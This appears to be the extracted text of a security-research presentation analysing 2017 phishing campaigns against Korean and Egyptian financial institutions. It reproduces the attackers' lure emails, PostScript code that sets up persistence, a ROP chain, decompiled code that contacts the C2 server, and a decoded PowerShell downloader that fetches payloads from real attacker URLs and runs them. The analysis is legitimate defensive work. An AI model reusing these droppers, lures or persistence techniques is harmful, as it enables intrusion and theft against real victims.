
Hello,
We(FSI) are going to survey regarding the financial security standardization.
I expect your active participation, so I attached a file related to the survey.
news link : [http://....](http://...)
If you have any questions, please feel free to contact me.

Thanks,
FSI survey manager

[Attached a malicious hwp file(2017 the financial ...)]

CASE 1: IMPERSONATED as FSI – Malicious scripts in HWP file


- We could find ps (postscript) files in BinData of malicious HWP file
- They were compressed by zlib



Hex	Hex (Decompress)	
0000	b5 56 4b 6f e3 36 10 3e 3b 40 fe 03 2f 05 ec c3	.VKo.6.>;@.../...
0010	26 7c 3f 2e 05 48 89 42 0f 5d a0 68 0f bd e8 e2	& ?...H.B.]h....
0020	d8 4a 62 ac 63 b9 b6 bc 9b 22 c8 7f ef 90 14 65	.Jb.c....".0...e
0030	d9 c9 26 69 8b 25 40 88 f3 fe 38 1c 0e 75 bd 68	..&i.%@...8..u.h
0040	37 8b 79 b7 ef 76 ab cd dd 1e fd 84 a6 f3 19 9a	7.y..v.....
0050	de cc d0 a7 9f 61 09 5f 74 79 f1 74 79 31 69 1ea_ty.tyli.
0060	17 f7 68 79 d8 a2 75 b3 b9 eb ee 11 0a 82 09 45	..hy..u.....E
0070	ab cd b2 79 cc cc f9 72 89 92 a7 5e 1e 0c c2 e4	...y...r...^....
0080	88 a2 5d bb 5e a3 45 bb fd bb d7 06 31 47 9f 48	..].^..E.....1G.H
0090	e2 6f 0f dd 6a d3 35 bb af f3 f5 e5 c5 33 ba 01	.o..j.5.....3..
00a0	b7 68 d9 dc 5e 5e 5c 2f e7 dd bc f7 49 30 e5 d9	.h..^^\.....IO..

Hex	Hex (Decompress)	
0000	2f 63 6f 6e 63 61 74 73 74 72 69 6e 67 73 20 25	/concatstrings %
0010	20 28 61 29 20 28 62 29 20 2d 3e 20 28 61 62 29	(a) (b) -> (ab)
0020	20 20 0d 0a 7b 0d 0a 09 65 78 63 68 20 64 75 70	..{...exch dup
0030	20 6c 65 6e 67 74 68 20 20 20 20 0d 0a 09 32 20	length ...2
0040	69 6e 64 65 78 20 6c 65 6e 67 74 68 20 61 64 64	index length add
0050	20 73 74 72 69 6e 67 20 20 20 20 0d 0a 09 64 75	string ...du
0060	70 20 64 75 70 20 34 20 32 20 72 6f 6c 6c 20 63	p dup 4 2 roll c
0070	6f 70 79 20 6c 65 6e 67 74 68 0d 0a 09 34 20 2d	opy length...4 -
0080	31 20 72 6f 6c 6c 20 70 75 74 69 6e 74 65 72 76	1 roll putinterv
0090	61 6c 0d 0a 7d 20 62 69 6e 64 20 64 65 66 0d 0a	al..} bind def..
00a0	2f 64 61 74 61 73 74 72 69 6e 67 20 31 30 32 34	/datastring 1024

CASE 1: IMPERSONATED as FSI – Files



CASE 1: IMPERSONATED as FSI– Postscript


- BIN0001.ps
 - It makes a shortcut at the path below

```
“%temp%\..\..\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\HncCheck.lnk”
```

- HncCheck.lnk has included
“C:\Windows\System32\rundll32.exe %temp%\..\HncBB80.bin,MainCallBack”
- It is a trigger to execute “HncBB80.bin” when victims reboot their PCs
- BIN0002.ps will drop a binary file HncBB80.bin → trojan downloader

```
(temp) getenv
{
  /p1 exch def
  /concatstrings p1 (\\..\..\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\HncCheck.lnk)
  /bb (1) def
  concatstrings (w) file /ouA exch def
}
```

CASE 1: IMPERSONATED as FSI – Files



CASE 1: IMPERSONATED as FSI – Postscript vulnerability

- BIN0003.ps – (similar to CVE 2017-0261)
 - gs32dll.dll is a necessary library for handling postscript
 - postscript is processed as flow “read -> execute -> close”
 - There is a vulnerability in "close" part of the flow
 - Loads embedded PE and inject to a system process when shellcode was executed

100684D2	68 24612710	PUSH gsdll32.10276124	ASCII "s_std_close"
100684D7	56	PUSH ESI	
100684D8	50	PUSH EAX	
100684D9	FFD2	CALL EDX	gsdll32.10017082

CALL ROP Chain

10017082	94	XCHG EAX, ESP	
10017083	C3	RETN	

ROP Chain start

75582B86	8BEC	MOV EBP, ESP	
75582B88	FF75 14	PUSH DWORD PTR SS:[EBP+14]	pOldProtect .. NULL
75582B88	FF75 10	PUSH DWORD PTR SS:[EBP+10]	NewProtect .. PAGE_READWRITE PAGE_EXECUTE PA
75582B8E	FF75 0C	PUSH DWORD PTR SS:[EBP+C]	Size .. 0x40
75582B91	FF75 08	PUSH DWORD PTR SS:[EBP+8]	Address .. 0x00001F94
75582B94	6A FF	PUSH -1	hProcess .. 0xFFFFFFFF
75582B96	E8 09000000	CALL KERNELBA.VirtualProtectEx	
75582B9B	5D	POP EBP	

Shellcode will get a execution permission

CASE 1: IMPERSONATED as FSI – Agent Dropper

- When HncBB80.bin (downloader) and shellcode were executed
 - Infected system information gathering and send them to C2
 - Receives data from C2(additional file download & execution)
 - But we did not get any additional files from C2
 - C2 is <https://www.kbautosys.com>
 - 115[.]92[.]103[.]37

```
GET https://www.kbautosys.com/include/form/goods.asp?idx=20 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Host: www.kbautosys.com
Connection: Keep-Alive
```


Find... (press Ctrl+Enter to highlight all)

Transformer	Headers	TextView	SyntaxView	ImageView	HexView	WebView	Auth
-------------	---------	----------	------------	-----------	---------	---------	------

```
HTTP/1.1 404 Not Found
Date: Fri, 24 Nov 2017 17:00:37 GMT
Content-Length: 1466
Content-Type: text/html
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
```

CASE 2: IMPERSONATED as A NATIONAL POLICE OFFICER

- Phishing Email Impersonated a National Police Officer



2017.8.4. 10:08 AM

Hello.


This is a detective OOO at **** police station.
Please check bitcoin addresses from attached excel file.

If you have any question, feel free to contact me by the following number.

Thank you.

[Attached a pdf file(Copy of identification card)]
[Attached a malicious xls file(bitcoin transaction log)]

CASE 2: IMPERSONATED as A NATIONAL POLICE OFFICER – Files



CASE 2: IMPERSONATED as A NATIONAL POLICE OFFICER – It's not a hwp

- In this case, they used a excel file not a hwp file
- And they attached a pdf file(scanned a identification card)
 - Unknown how they got a scanned ID card image
 - Tried to increase credibility by scanned ID card

CASE 2: IMPERSONATED as A NATIONAL POLICE OFFICER

- Malware functionality is same as case1 but C2 is not
 - Infected system information gathering and send them to C2
 - Receives data from C2(additional file download & execution)
 - But we did not get any additional file from C2
 - C2 is [https://www.\[\]unsunozo.\[\]org](https://www.[]unsunozo.[]org)
 - 49[.]239[.]189[.]45

```
39  MultiByteToWideChar(07, 0, &pszOutput, -1, &WideCharStr, 512);
40  v8 = WinHttpOpen(&WideCharStr, 0, 0, 0, 0);
41  cbSize = (DWORD)v8;
42  if ( v8 )
43  {
44      if ( WinHttpSetTimeouts(v8, 90000, 90000, 90000, 90000) )
45      {
46          v9 = WinHttpConnect((HINTERNET)cbSize, L"www.unsunozo.org", 0x1BBu, 0);
47          hInternet = v9;
48          if ( v9 )
49          {
50              v10 = WinHttpOpenRequest(v9, L"POST", v6, 0, 0, 0, 0x8000000u);
51              v19 = v10;
52              if ( v10 )
53              {
```




Another Attack Targeting Financial Institutes

From unidentifiable nation-state actors



Campaign targeted Egypt bank and SK banks – Background

- O bank is run by O group, which is based in Egypt and has branch in North Korea
- O group also runs K telecom, in charge of telecommunication in NK
- Target has connection with O bank in NK and K Telecom and locate in Egypt.
- O Group has shut down branch in NK in 2016 because of sanction.
- Target was targeted by attacker in 2017.



O Bank shuts North Korean bank branch
Company owner says OFAC sanctions were behind the move

Leo Byrne
December 5th, 2016


Share 24 Comments

Egyptian telecommunications company Orascom announced on Sunday it will shutter its affiliate bank in North Korea due to U.S. Treasury Department sanctions, according to a note sent to the Egyptian Exchange and translated by local media. Orabank set up shop in North Korea shortly after the setting up of Koryolink, North Korea's wireless telecommunications provider,

Featured Image: Cairo skyline in the morning by StartAgain on 2005-05-22 03:58:39

Campaign targeted Egypt bank and SK banks - Background


- We observed 2 interesting samples from target in May, 2017
- Both are exploits CVE 2017-0199 DOCX documents
- Upon opening the document, it connects to C&C server to download HTA file containing malicious script



Campaign targeted Egypt bank and SK banks – Delivery Method



Exploit CVE 2017-0199 download HTA Powershell script



Powershell script to download Trojan downloader, loader and script



<http://foodforu.heliohost.org/blog/apache.jpg>
(http://old.jrchina.com/btob_asiana/appach01.jpg)

save as **alitmp0131.jpg**



http://foodforu.heliohost.org/blog/apache_backup.jpg
(http://old.jrchina.com/btob_asiana/appach02.jpg)

save as **alitmp0132.jpg**



<http://foodforu.heliohost.org/blog/apache.ipp>
(http://old.jrchina.com/btob_asiana/udel_ok.ipp)

save as **alitmp0133.js**



Campaign targeted Egypt bank and SK banks – Powershell Script

```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
2   <html xmlns="http://www.w3.org/1999/xhtml">
3   <head>
4   <meta content="text/html; charset=utf-8" http-equiv="Content-Type" />
5   <title>Bonjour</title>
6   <script language="VBScript">
7     Set owFrCln0giJ = CreateObject("Wscript.Shell")
8     Set v1ymUkaljYF = CreateObject("Scripting.FileSystemObject")
9
10    If v1ymUkaljYF.FileExists(owFrCln0giJ.ExpandEnvironmentStrings("%PSModulePa
11    owFrCln0giJ.Run powershell -nop -windowstyle hidden -executionpolicy bypa
    ATgBIAHQALgBXAGUAYgBDAGwAaQB IAG4AdAAKAAoAJAB0ACAPQAKAGUAbgB2ADoAdABlAG0Ac
    wAGcAIgAgAAoACQAKAAkAJAB0ADIAPQAKAHQAKwAIAFwAXABhAGwAaQB0AG0AcAAwADEAMwAyA
    AMwAzAC4AagBzACIAIAAKAAkACgAJAHQAcgB5ACAACgAJAAoACQB7ACAACgAJAAoACQB1AGMAa
    mAG8AbwBkAGYAbwByAHUALgBoAGUAbABpAG8AaABvAHMAAdAAuAG8AcgBnAC8AYgBsAG8AZwAvA
    AbABvAGEAZABGAGkAbABlACgAIAAiAGgAdAB0AHAAOgAvAC8AZgBvAG8AZABmAG8AcgB1AC4Aa
    jAGsAdQBwAC4AagBwAGcAIgAsACQAdAAyACkAIAAKAAkACgAJACQAYwAuAEQAbwB3AG4AbABvA
    AaQBvAGgAbwBzAHQALgBvAHIAZwAvAGIAbABvAGcALwBhAHAAyQBjAGgAZQAuAGkAcABwACIAL
    AHQAMwApACAACgAJAAoACQB3AHMAYwByAGkAcAB0AC4AZQB4AGUAIAAKAHQAMwAgAAoACQAK
12    owFrCln0giJ.Run "cmd /c echo VSM3XkpINmZWXjdjUzgzUpGM2dVOCInPV4/Z1NCLi4=>%
13    End If
14    Self.Close
15  </script>
16  <hta:application
17    id="oHTA"
18    applicationname="Bonjour"
19    application="yes"
20  >
21  </head>
22 </html>
```

Base64 decode

```
===== base64 decode hta script =====
$c=new-object System.Net.WebClient
$t=$env:temp
$t1=$t+"\\alitmp0131.jpg"
$t2=$t+"\\alitmp0132.jpg"
$t3=$t+"\\alitmp0133.js"
try
{
echo $c.DownloadFile( "hxxp://foodforu.heliohost.org/blog/apache.jpg", $t1)
$c.DownloadFile( "hxxp://foodforu.heliohost.org/blog/apache_backup.jpg", $t2)
$c.DownloadFile( "hxxp://foodforu.heliohost.org/blog/apache.ipp", $t3)
wscript.exe $t3
}
catch
{
}
```

Campaign targeted Egypt bank and SK banks – Javascript

- The IPP file contains encoded VBScript to extract payload from fake JPG files and save as:
 - Windows-KB275122-x86.exe (trojan downloader)
 - Windows-KB271854-x86.exe (Milk loader)

```
1 myStr = "B&4egvodujpo&39b&3:&8csfuvso&31ofx&31BdujwFYpckfdu&39b&3:&8e&4c&1e&1b&1e&1bC&4egvod  
bt&4eB&39&33BEPEC&3fTusfbn&33&3:&4c&1e&1b&2&4eB&39&33BEPEC&3fTusfbn&33&3:&4c&1e&1b&1e&1bd&4e  
fouTusjoht&39&33&36ufnq&36&33&3:&4c&1e&1bu&2&4eu&3c&33&6d&6d&33&3c&2&4c&1e&1bu&3&4eu&3cc&3&4c&1  
:&4c&1e&1b&1e&1e&1bt&2&3fNpef&4e&4&4c&1e&1bt&2&3fUzqf&4e&2&4c&1e&1bt&2&3fPqfo&39&3:&4c&1e&1b&1e&1  
